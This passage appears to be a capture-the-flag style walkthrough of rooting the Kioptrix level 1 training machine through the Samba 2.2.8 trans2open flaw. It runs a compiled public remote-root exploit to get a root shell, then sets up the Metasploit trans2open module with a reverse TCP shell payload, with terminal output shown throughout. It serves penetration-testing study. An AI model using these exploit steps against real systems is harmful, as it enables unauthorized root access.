
Whoami – check for the current user.



```
   14  gcc samaba.c -o samba_exploit.c
   15  ./samba_exploit.c -b 0 192.168.56.110
   16  ping 192.168.56.110
   17  sudo netdiscover

┌──(kali㉿kali)-[~]
└─$ ./samba_exploit.c -b 0 192.168.56.110
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
────────────────────────────────────────────────────────────
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
────────────────────────────────────────────────────────────
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
/bin/bash -i
bash: no job control in this shell
[root@kioptrix tmp]# ls
ls
[root@kioptrix tmp]# whoami
whoami
root
[root@kioptrix tmp]# cat ls
```

Alternative

i) Rapid7 gives a guide –n how to us metasploit to exploit the vulnerability



Module Options


To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/linux/samba/trans2open
msf exploit(trans2open) > show targets
    ...targets...
msf exploit(trans2open) > set TARGET < target-id >
msf exploit(trans2open) > show options
    ...show and set options...
msf exploit(trans2open) > exploit
```

Let’s use the metasploit option to access the root access

ii) *use exploit/linux/samba/trans2open*

iii) *show targets*




```
   RPORT   139          yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
=>  0   Samba 2.2.x - Bruteforce


msf6 exploit(linux/samba/trans2open) > █
```

iv) *set TARGET < target-id >*

v) *set payload generic/shell_reverse_tcp*


vi) *show options*



```
View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
=>  0   Samba 2.2.x - Bruteforce


msf6 exploit(linux/samba/trans2open) >  set TARGET 192.168.56.110
TARGET => 192.168.56.110
msf6 exploit(linux/samba/trans2open) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
```

vii) *Set the RHOST <target IP>*

viii) *Exploit*



```
View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set rhosts 192.168.56.110
rhosts ⇒ 192.168.56.110
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 192.168.56.110:139 - Trying return address 0×bffffdfc ...
[*] 192.168.56.110:139 - Trying return address 0×bffffcfc ...
[*] 192.168.56.110:139 - Trying return address 0×bffffbfc ...
[*] 192.168.56.110:139 - Trying return address 0×bffffafc ...
[*] 192.168.56.110:139 - Trying return address 0×bffff9fc ...
[*] 192.168.56.110:139 - Trying return address 0×bffff8fc ...
[*] 192.168.56.110:139 - Trying return address 0×bffff7fc ...
```